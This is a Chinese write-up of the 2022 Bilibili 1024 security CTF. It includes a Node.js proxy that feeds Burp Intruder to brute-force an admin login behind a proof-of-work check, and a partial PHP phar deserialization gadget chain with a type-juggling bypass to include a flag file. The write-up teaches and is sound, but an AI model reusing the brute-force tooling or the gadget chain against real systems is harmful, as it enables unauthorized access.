赛后总结

2022bilibili 1024 安全攻防挑战赛


题目一：ezintruder

https://security.bilibili.com/crack1/index

js分析：

网站进去后是一个登录框：

根据提示，猜测用户名admin密码长度8，且点击后电脑cpu占用率变高，思路指向js文件，在core.js中发现aaencode（颜文字编码）：



http://www.atoolbox.net/Tool.php?Id=703解密后得到js源码：

```
function SHA256(s) {
    const chrsz = 8
    const hexcase = 0

    function safe_add(x, y) {
        const lsw = (x & 0xFFFF) + (y & 0xFFFF)
        const msw = (x >> 16) + (y >> 16) + (lsw >> 16)
        return (msw << 16) | (lsw & 0xFFFF)
    }

    function S(X, n) {
        return (X >>> n) | (X << (32 - n))
    }

    function R(X, n) {
        return (X >>> n)
    }

    function Ch(x, y, z) {
        return ((x & y) ^ ((~x) & z))
    }

    function Maj(x, y, z) {
        return ((x & y) ^ (x & z) ^ (y & z))
    }

    function Sigma0256(x) {
        return (S(x, 2) ^ S(x, 13) ^ S(x, 22))
    }

    function Sigma1256(x) {
        return (S(x, 6) ^ S(x, 11) ^ S(x, 25))
    }

    function Gamma0256(x) {
        return (S(x, 7) ^ S(x, 18) ^ R(x, 3))
    }

    function Gamma1256(x) {
        return (S(x, 17) ^ S(x, 19) ^ R(x, 10))
    }

    function core_sha256(m, l) {
        const K = [0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5, 0x3956C25B, 0x59F111F1,
        const HASH = [0x6A09E667, 0xBB67AE85, 0x3C6EF372, 0xA54FF53A, 0x510E527F, 0x9B0568
        const W = new Array(64)
        let a, b, c, d, e, f, g, h, i, j
        let T1, T2
        m[l >> 5] |= 0x80 << (24 - l % 32)
        m[((l + 64 >> 9) << 4) + 15] = l
```

```
    for (i = 0; i < m.length; i += 16) {
        a = HASH[0]
        b = HASH[1]
        c = HASH[2]
        d = HASH[3]
        e = HASH[4]
        f = HASH[5]
        g = HASH[6]
        h = HASH[7]
        for (j = 0; j < 64; j++) {
            if (j < 16) {
                W[j] = m[j + i]
            } else {
                W[j] = safe_add(safe_add(safe_add(Gamma1256(W[j - 2]), W[j - 7]), Gamm
            }
            T1 = safe_add(safe_add(safe_add(safe_add(h, Sigma1256(e)), Ch(e, f, g)), K
            T2 = safe_add(Sigma0256(a), Maj(a, b, c))
            h = g
            g = f
            f = e
            e = safe_add(d, T1)
            d = c
            c = b
            b = a
            a = safe_add(T1, T2)
        }
        HASH[0] = safe_add(a, HASH[0])
        HASH[1] = safe_add(b, HASH[1])
        HASH[2] = safe_add(c, HASH[2])
        HASH[3] = safe_add(d, HASH[3])
        HASH[4] = safe_add(e, HASH[4])
        HASH[5] = safe_add(f, HASH[5])
        HASH[6] = safe_add(g, HASH[6])
        HASH[7] = safe_add(h, HASH[7])
    }
    return HASH
}

function str2binb(str) {
    const bin = []
    const mask = (1 << chrsz) - 1
    for (let i = 0; i < str.length * chrsz; i += chrsz) {
        bin[i >> 5] |= (str.charCodeAt(i / chrsz) & mask) << (24 - i % 32)
    }
    return bin
}

function Utf8Encode(string) {
    string = string.replace(/\r\n/g, '\n')
    let utfText = ''
    for (let n = 0; n < string.length; n++) {
```


```
            const c = string.charCodeAt(n)
            if (c < 128) {
                utfText += String.fromCharCode(c)
            } else if ((c > 127) && (c < 2048)) {
                utfText += String.fromCharCode((c >> 6) | 192)
                utfText += String.fromCharCode((c & 63) | 128)
            } else {
                utfText += String.fromCharCode((c >> 12) | 224)
                utfText += String.fromCharCode(((c >> 6) & 63) | 128)
                utfText += String.fromCharCode((c & 63) | 128)
            }
        }
        return utfText
    }

    function binb2hex(binarray) {
        const hex_tab = hexcase ? '0123456789ABCDEF' : '0123456789abcdef'
        let str = ''
        for (let i = 0; i < binarray.length * 4; i++) {
            str += hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8 + 4)) & 0xF) +
                hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8)) & 0xF)
        }
        return str
    }

    s = Utf8Encode(s)
    return binb2hex(core_sha256(str2binb(s), s.length * chrsz))
}


$(function () {
    $("#btn").click(function () {
        let username = document.getElementById('username').value.trim();
        let password = document.getElementById('password').value.trim();
        //let nonce = parseInt(Math.random()*9 + 23);
        let nonce = parseInt(Math.random()*100 + 9);
        let random = document.getElementById('random').value.trim();
        console.log(nonce);
        for (var i=0;i<Math.pow(2,255);i++) {
            let mystr = username + password + random + i.toString();
            var s256 = SHA256(mystr);
            var s256hex = parseInt(s256, 16)
            if (s256hex < Math.pow(2,(256-nonce))) {
                console.log("success!");
                console.log(mystr);
                console.log(s256);
                console.log(s256hex);
                $.ajax({
                    url: '/crack1/login',
                    type: 'POST',
                    data: JSON.stringify({
```

```
                        'username': username,
                        'password': password,
                        'nonce': nonce,
                        'random': random,
                        'proof': i.toString(),
                    }),
                    dataType: 'json',
                    contentType: "application/json",
                    success: function (data) {
                        console.log(data);
                    },
                    error: function (data) {
                        console.log(data);
                    }
                });
                break;
            }
        }
    })
});
```

卡顿的原因就是for循环，i的理论最大值可以达到256位，循环的原因就是校验参数，如果跳出循环则需要username ， password，random ， i ，nonce这五个参数拼接生成的sha256长度小于（256-nonce）位。校验通过就将这些参数提交到服务器。

先看看这五个参数怎么来的：

```
username=admin #取自登录框的用户名，猜测为admin
password=******** #取自登录框的密码，猜测为8位未知数
random=62cc9d2a-e15f-47e5-867a-9e7fe1620d6f #名字看似是随机数，实际上是在前端定义的常量
i<=2**256 #循环次数
nonce = parseInt(Math.random()*100 + 9); #random是0-1的随机小数，nonce取值为(9,109)的整数。no
```



相关参数如下修改，并替换原文件：

```
$(function () {
    $("#btn").click(function () {
        let username = 'admin';
        let password = document.getElementById('password').value.trim();
        //let nonce = parseInt(Math.random()*9 + 23);
        let nonce = 10;
        let random = '62cc9d2a-e15f-47e5-867a-9e7fe1620d6f';
```

可以看到爆破难度非常低，不到1秒就可以计算出结果：

nodejs中转代理爆破密码

这时候把代码放入node.js联动burp进行爆破：

server.js接收burp爆破的密码，调用加密文件sha256.js，生成对应的proof，将参数提交到目标

```
const sha256 = require('./sha256');
//const http = require('http');
const https = require('https')
const url = require('url');
var util = require('util');

//let proxy_ip = 'localhost';
//let proxy_port = 8080
//let proxy = util.format('http://%s:%d',proxy_ip,proxy_port);

var server = http.createServer(function (request, response) {
    response.writeHead(200,{'Content-Type': 'text/plain'});//解析url参数
    var params = url.parse (request.url,true) .query;
    //response.write ( "username: "+ params. name) ;
    var password = params.password;
    var i = sha256.encode(password); //调用sha256.js的encode方法

    var contents = JSON.stringify({ //POST body参数
        "username" : "admin",
        "password" : password,
        //let nonce = parseInt(Math.random()*9 + 23);
        "nonce" : 10,
        "random" : "62cc9d2a-e15f-47e5-867a-9e7fe1620d6f",
        "proof" :i.toString()
        });

    var options = { //请求包参数
        host : 'security.bilibili.com',
        port:443,
        //proxy:proxy,
        path : '/crack1/login',
        method :'POST',
        headers:{
            'Content-Type' : "application/json",
            'Content-Length' : contents.length,
            'Cookie' : 'sessionid=5wlt30nwp84ipb6s8vx5ti8wq9u69ciu;'
        }
    };
    var result;
    var req = https.request(options,function (res){ //发起请求
        res.setEncoding('utf8');
        res.on('data',function (data){
            console.log(data);
            result=data;
            response.write("password: " + password + "\n") ;
            response.write("result: " + result); //把请求结果返回到当前页面
            response.end();
        });
    });
```

```
    req.write(contents);
    //req.end();
});
server.listen (7777);//服务使用7777端口
```


sha256.js 实际上就是把core.js简单修改了下，把主要函数暴露出来

```
function SHA256(s) {
    const chrsz = 8
    const hexcase = 0

    function safe_add(x, y) {
        const lsw = (x & 0xFFFF) + (y & 0xFFFF)
        const msw = (x >> 16) + (y >> 16) + (lsw >> 16)
        return (msw << 16) | (lsw & 0xFFFF)
    }

    function S(X, n) {
        return (X >>> n) | (X << (32 - n))
    }

    function R(X, n) {
        return (X >>> n)
    }

    function Ch(x, y, z) {
        return ((x & y) ^ ((~x) & z))
    }

    function Maj(x, y, z) {
        return ((x & y) ^ (x & z) ^ (y & z))
    }

    function Sigma0256(x) {
        return (S(x, 2) ^ S(x, 13) ^ S(x, 22))
    }

    function Sigma1256(x) {
        return (S(x, 6) ^ S(x, 11) ^ S(x, 25))
    }

    function Gamma0256(x) {
        return (S(x, 7) ^ S(x, 18) ^ R(x, 3))
    }

    function Gamma1256(x) {
        return (S(x, 17) ^ S(x, 19) ^ R(x, 10))
    }

    function core_sha256(m, l) {
        const K = [0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5, 0x3956C25B, 0x59F111F1,
        const HASH = [0x6A09E667, 0xBB67AE85, 0x3C6EF372, 0xA54FF53A, 0x510E527F, 0x9B056
        const W = new Array(64)
        let a, b, c, d, e, f, g, h, i, j
        let T1, T2
        m[l >> 5] |= 0x80 << (24 - l % 32)
```

```
    m[((l + 64 >> 9) << 4) + 15] = l
    for (i = 0; i < m.length; i += 16) {
        a = HASH[0]
        b = HASH[1]
        c = HASH[2]
        d = HASH[3]
        e = HASH[4]
        f = HASH[5]
        g = HASH[6]
        h = HASH[7]
        for (j = 0; j < 64; j++) {
            if (j < 16) {
                W[j] = m[j + i]
            } else {
                W[j] = safe_add(safe_add(safe_add(Gamma1256(W[j - 2]), W[j - 7]), Gamr
            }
            T1 = safe_add(safe_add(safe_add(safe_add(h, Sigma1256(e)), Ch(e, f, g)), K
            T2 = safe_add(Sigma0256(a), Maj(a, b, c))
            h = g
            g = f
            f = e
            e = safe_add(d, T1)
            d = c
            c = b
            b = a
            a = safe_add(T1, T2)
        }
        HASH[0] = safe_add(a, HASH[0])
        HASH[1] = safe_add(b, HASH[1])
        HASH[2] = safe_add(c, HASH[2])
        HASH[3] = safe_add(d, HASH[3])
        HASH[4] = safe_add(e, HASH[4])
        HASH[5] = safe_add(f, HASH[5])
        HASH[6] = safe_add(g, HASH[6])
        HASH[7] = safe_add(h, HASH[7])
    }
    return HASH
}

function str2binb(str) {
    const bin = []
    const mask = (1 << chrsz) - 1
    for (let i = 0; i < str.length * chrsz; i += chrsz) {
        bin[i >> 5] |= (str.charCodeAt(i / chrsz) & mask) << (24 - i % 32)
    }
    return bin
}

function Utf8Encode(string) {
    string = string.replace(/\r\n/g, '\n')
    let utfText = ''
```

```
        for (let n = 0; n < string.length; n++) {
            const c = string.charCodeAt(n)
            if (c < 128) {
                utfText += String.fromCharCode(c)
            } else if ((c > 127) && (c < 2048)) {
                utfText += String.fromCharCode((c >> 6) | 192)
                utfText += String.fromCharCode((c & 63) | 128)
            } else {
                utfText += String.fromCharCode((c >> 12) | 224)
                utfText += String.fromCharCode(((c >> 6) & 63) | 128)
                utfText += String.fromCharCode((c & 63) | 128)
            }
        }
        return utfText
    }

    function binb2hex(binarray) {
        const hex_tab = hexcase ? '0123456789ABCDEF' : '0123456789abcdef'
        let str = ''
        for (let i = 0; i < binarray.length * 4; i++) {
            str += hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8 + 4)) & 0xF) +
                hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8)) & 0xF)
        }
        return str
    }

    s = Utf8Encode(s)
    return binb2hex(core_sha256(str2binb(s), s.length * chrsz))
}


exports.encode = function (password) { //nodejs模块导出协议与javascript不同，导出encode方法供
        let username = 'admin';
        //let nonce = parseInt(Math.random()*9 + 23);
        let nonce = 10;
        let random = '62cc9d2a-e15f-47e5-867a-9e7fe1620d6f';
        console.log(nonce);
        for (var i=0;i<Math.pow(2,255);i++) {
            let mystr = username + password + random + i.toString();
            var s256 = SHA256(mystr);
            var s256hex = parseInt(s256, 16)
            if (s256hex < Math.pow(2,(256-nonce))) {
                //console.log("success!");
                //console.log(mystr);
                //console.log(s256);
                //console.log(s256hex);
                return i;
            }
    }
}
```

启动server.js，intruder对7777端口发payload即可，得到密码：Aa123456



Request	Payload	Status	Error	Timeout	Length
55	Aa123456	200			172
0		200			180
1	19930328	200			184

Request Response


Pretty Raw Hex Render

```
1 password: Aa123456
2 result: {"msg": "login success"}
```

此时再登录会提示已获得flag，因为一个session只能拿到一次flag，此时清除session后重进，在浏览器解题即可拿到flag。

```
HTTP/1.1 200 OK
Date: Tue, 15 Nov 2022 14:58:27 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
X-bilictf-flag1: flag1{0f66f538-a348-4d47-b0ff-f159a23c45bd}
X-bilictf-hidden: maybe something in back2.png:)
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Set-Cookie: sessionid=4kvoukkmxb4cf8m6ii8t6tu2yhn8m3lg; expires=Tue, 29 Nov 2022 14:58:27 GMT; Ht
tpOnly; Max-Age=1209600; Path=/; SameSite=Lax
Expires: Tue, 15 Nov 2022 14:58:26 GMT
Cache-Control: no-cache
X-Cache-Webcdn: BYPASS from blzone01
Content-Encoding: br
```

线索图片在这里




题目二：upload+phar

环境打不开了，本地模拟下：

题目源码：

打开网址显示：



目录扫描发现upload.php：

127.0.0.1/upload.php

```php
<?php
header("content-type:text/html;charset=utf-8");

date_default_timezone_set('PRC');

if($_SERVER['REQUEST_METHOD']==='POST')  {

        $filename  =  $_FILES['file']['name'];
        $temp_name  =  $_FILES['file']['tmp_name'];
        $size  =  $_FILES['file']['size'];
        $error  =  $_FILES['file']['error'];
        if  ($size  >  2*1024*1024){
                echo  "<script>alert('文件过大');window.history.go(-1);</script>";
                exit();
        }

        $arr  =  pathinfo($filename);
        $ext_suffix  =  $arr['extension'];
        $allow_suffix  =  array('jpg','gif','jpeg','png');
        if(!in_array($ext_suffix,  $allow_suffix)){
                echo  "<script>alert('只能是jpg,gif,jpeg,png');window.history.go(-1);</script>";
                exit();
        }

        $new_filename  =  date('YmdHis',time()).rand(100,1000).'.'.$ext_suffix;
        move_uploaded_file($temp_name,  'upload/'.$new_filename);
        echo  "success  save  in:  ".'upload/'.$new_filename;

}  else  if  ($_SERVER['REQUEST_METHOD']==='GET')  {
        if  (isset($_GET['c'])){
                include("5d47c5d8a6299792.php");
                $fpath  =  $_GET['c'];
                if(file_exists($fpath)){
                        echo  "file  exists";
                }  else  {
                        echo  "file  not  exists";
                }
        }  else  {
                highlight_file(__FILE__);
        }
}
?>
```

```php
<?php
header("content-type:text/html;charset=utf-8");

date_default_timezone_set('PRC');

if($_SERVER['REQUEST_METHOD']==='POST') {

    $filename = $_FILES['file']['name'];
    $temp_name = $_FILES['file']['tmp_name'];
    $size = $_FILES['file']['size'];
    $error = $_FILES['file']['error'];
    if ($size > 2*1024*1024){
        echo "<script>alert('文件过大');window.history.go(-1);</script>";
        exit();
    }

    $arr = pathinfo($filename);
    $ext_suffix = $arr['extension'];
    $allow_suffix = array('jpg','gif','jpeg','png');
    if(!in_array($ext_suffix, $allow_suffix)){
        echo "<script>alert('只能是jpg,gif,jpeg,png');window.history.go(-1);</script>";
        exit();
    }

    $new_filename = date('YmdHis',time()).rand(100,1000).'.'.$ext_suffix;
    move_uploaded_file($temp_name, 'upload/'.$new_filename);
    echo "success save in: ".'upload/'.$new_filename;

} else if ($_SERVER['REQUEST_METHOD']==='GET') {
    if (isset($_GET['c'])){
        include("5d47c5d8a6299792.php");
        $fpath = $_GET['c'];
        if(file_exists($fpath)){
            echo "file exists";
        } else {
            echo "file not exists";
        }
    } else {
        highlight_file(__FILE__);
    }
}
?>
```

当使用POST请求方式时，会有一个白名单的文件上传，生成的文件名是2022(年)11(月)17(日)10(时)10(分)10(秒)xxx(100-1000随机数)，可以预测，而且题目也给显示文件名了。

当使用GET请求方式时，会包含进5d47c5d8a6299792.php文件，并把GET参数传入file_exists函数，如果传入函数的参数是phar://协议，则会自动触发反序列化。目前大体思路是上传phar包，触发反序列化。

访问下5d47c5d8a6299792.php，内容如下：

```php
<?php
// flag in /tmp/flag.php
class Modifier {
    public function __invoke(){
        include("index.php");
    }
}
class Action {
    protected $checkAccess;
    protected $id;
    public function run()
    {
        if(strpos($this->checkAccess, 'upload') !== false){
            echo "error path";
            exit();
        }
        if ($this->id !== 0 && $this->id !== 1) {
            switch($this->id) {
                case 0:
                    if ($this->checkAccess) {
                        include($this->checkAccess);
                    }
                    break;
                case 1:
                    throw new Exception("id invalid in ".__CLASS__.__FUNCTION__);
                    break;
                default:
                    break;
            }
        }
    }
}
class Content {
    public $formatters;
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
        foreach ($this->providers as $provider) {
            if (method_exists($provider, $formatter)) {
                $this->formatters[$formatter] = array($provider, $formatter);
                return $this->formatters[$formatter];
            }
        }
        throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
    }
    public function __call($name, $arguments)
    {
        return call_user_func_array($this->getFormatter($name), $arguments);
    }
}
class Show{
    public $source;
    public $str;
    public $reader;
    public function __construct($file='index.php') {
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString() {
        $this->str->reset();
    }

    public function __wakeup() {

        if(preg_match("/gopher|phar|http|file|ftp|dict|\.\./i", $this->source)) {
            throw new Exception('invalid protocol found in '.__CLASS__);
        }
```

```
                ,
        }
        public  function  reset()  {
                if  ($this->reader  !==  null)  {
                        $this->reader->close();
                }
        }
}
highlight_file(__FILE__);
```

```php
<?php
// flag in /tmp/flag.php
class Modifier {
    public function __invoke(){
        include("index.php");
    }
}
class Action {
    protected $checkAccess;
    protected $id;
    public function run()
    {
        if(strpos($this->checkAccess, 'upload') !== false){
            echo "error path";
            exit();
        }
        if ($this->id !== 0 && $this->id !== 1) {
            switch($this->id) {
                case 0:
                    if ($this->checkAccess) {
                        include($this->checkAccess);
                    }
                    break;
                case 1:
                    throw new Exception("id invalid in ".__CLASS__.__FUNCTION__);
                    break;
                default:
                    break;
            }
        }
    }
}
class Content {
    public $formatters;
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
        foreach ($this->providers as $provider) {
            if (method_exists($provider, $formatter)) {
                $this->formatters[$formatter] = array($provider, $formatter);
                return $this->formatters[$formatter];
            }
        }
        throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
    }
    public function __call($name, $arguments)
    {
        return call_user_func_array($this->getFormatter($name), $arguments);
```

```
    }
}
class Show{
    public $source;
    public $str;
    public $reader;
    public function __construct($file='index.php') {
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString() {
        $this->str->reset();
    }

    public function __wakeup() {

        if(preg_match("/gopher|phar|http|file|ftp|dict|\.\./i", $this->source)) {
            throw new Exception('invalid protocol found in '.__CLASS__);
        }
    }
    public function reset() {
        if ($this->reader !== null) {
            $this->reader->close();
        }
    }
}
highlight_file(__FILE__);
```

构造链子：

提示的文件位置在/tmp/flag.php，找危险函数，发现两处：

```
Action::run()
include($this->checkAccess);

Content::__call()
return call_user_func_array($this->getFormatter($name), $arguments);
```

首先想的是call_user_func_array的命令执行，但是失败了，目标转向Action::run()，id不能为0和1，但是case 0是文件包含

```
class Action {
        protected $checkAccess;
        protected $id;
        public function run()
        {
                if(strpos($this->checkAccess, 'upload') !== false){
                        echo "error path";
                        exit();
                }
                if ($this->id !== 0 && $this->id !== 1) {
                        switch($this->id) {
                                case 0:
                                        if ($this->checkAccess) {
                                        include($this->checkAccess);
                                        }
                                        break;
                                case 1:
                                        throw new Exception("id invalid in ".__CLASS__.__FUNCTION__);
                                        break;
                                default:
                                        break;
                        }
                }
        }
}
```

if内是强比较，switch是弱类型，所以简单修改下这个类即可绕过判断：

```php
<?php
class Action {
    protected $checkAccess = 'flag.php';
    protected $id = '0';
    public function run()
    {
        if(strpos($this->checkAccess, 'upload') !== false){
            echo "error path";
            exit();
        }
        if ($this->id !== 0 && $this->id !== 1) {
            switch($this->id) {
                case 0:
                    if ($this->checkAccess) {
                        include($this->checkAccess);
                    }
                    break;
                case 1:
                    throw new Exception("id invalid in ".__CLASS__.__FUNCTION__);
                    break;
                default:
                    break;
            }
        }
    }
}
$a = new Action();
$a->run();
```

```php
<?php
class Action {
    protected $checkAccess = 'flag.php';
    protected $id = '0';
    public function run()
    {
        if(strpos($this->checkAccess, needle: 'upload') !== false){
            echo "error path";
            exit();
        }
        if ($this->id !== 0 && $this->id !== 1) {
            switch($this->id) {
                case 0:
                    if ($this->checkAccess) {
                        include($this->checkAccess);
                    }
                    break;
                case 1:
                    throw new Exception( message: "id invalid in ".__CLASS__.__FUNCTION__);
                    break;
                default:
                    break;
            }
        }
    }
}
$a = new Action();
$a->run();
```

```
Run:  test.php
E:\phpstudy\Extensions\php\php5.6.9nts\php.exe E:\phpstudy\WWW\test.php
success,you got flag
Process finished with exit code 0
```

下一步是寻找如何触发Action::run()，之前提到的call_user_func_array可以实现，call_user_func_array有一个用法：

```
call_user_func_array(array(callback_function,args),$args)
```

同时__call()魔术方法在调用不存在的函数时就会触发，我们的目标是变量的方法调用，他们的位置都在Show类中，正好Show类中还有一个wakeup()方法，当反序列化触发时运行，可以作为入口。所以整个链子的大方向就出来了。

```
Show::__wakeup()->Show::__toString()->Content::__call()->Content::getFormatter()->Action:
```

整理下我们触发反序列化后执行顺序：

首先运行wakeup()

```
public function __wakeup() {

        if(preg_match("/gopher|phar|http|file|ftp|dict|\.\./i", $this->source)) {
            throw new Exception('invalid protocol found in '.__CLASS__);
        }
    }
```

给$this->source变量赋值Show类即可触发toString()方法，所以前两步如下：

```
$s = new Show(); //创建一个Show类对象
$s->source = $s; //当source在preg_match函数中被当做字符串使用时，触发$s对象中的toString()方法
```

然后再看toString():

```
public function __toString() {
        echo "\nfunc toString() called success\n";
        $this->str->reset();
    }
```

